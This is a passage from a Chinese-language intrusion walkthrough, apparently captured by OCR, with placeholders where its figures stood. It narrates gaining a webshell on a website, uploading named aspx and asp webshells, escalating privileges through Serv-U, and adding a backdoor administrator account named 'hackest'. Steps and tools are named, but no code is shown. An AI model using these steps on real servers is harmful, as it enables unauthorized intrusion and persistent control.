


图6




图7

接着访问我们可爱的马儿，如图8。到此，webshell已经成功拿到手了！




图8

四、向服务器权限进军

有了webshell办什么事都方便多了，现在目标是拿下服务器权限了。这样就需要得到更多服务器的相关信息。试着执行一下命令发现拒绝访问了，如图9。

看来webshell的权限不是很大，不过任意目录能跳转已经算好运的了。再跳回站点根目录，发现有N多aspx文件。嘿嘿，这回又有得搞了，一般aspx马的权限要比asp马的权限高。试着上传了lake2大侠的aspx马WebAdmin2XF（是个aspx的好马^-^），访问发现成功解释执行了，而且还可以成功执行命令，如图10。




图9




图10

执行net start命令发现开了Serv-U FTP服务、Terminal Services。这两个服务，在我们的渗透过程里无疑是最想看到的了。Serv-U提权也是众多提权方法之中比较火的一种了，如果Serv-U的默认连接密码没有改的话直接是以系统权限执行任意命令的。最近又在学习提权，这方面的N多脚本马已经问世了。试着用aspx马执行添加用户命令，发现无法添加。虽然aspx马的权限比asp马的权限高了，但是还不能直接添加系统用户。那就要试下Serv-U提权了。上传了Goldsun的Serv-U提权asp马，如图11。




图11

执行添加一个用户名为 hackest 的用户，并添加入管理员组，提示成功。然后用 aspx 马执行**net user** 命令确认已成功添加了一个 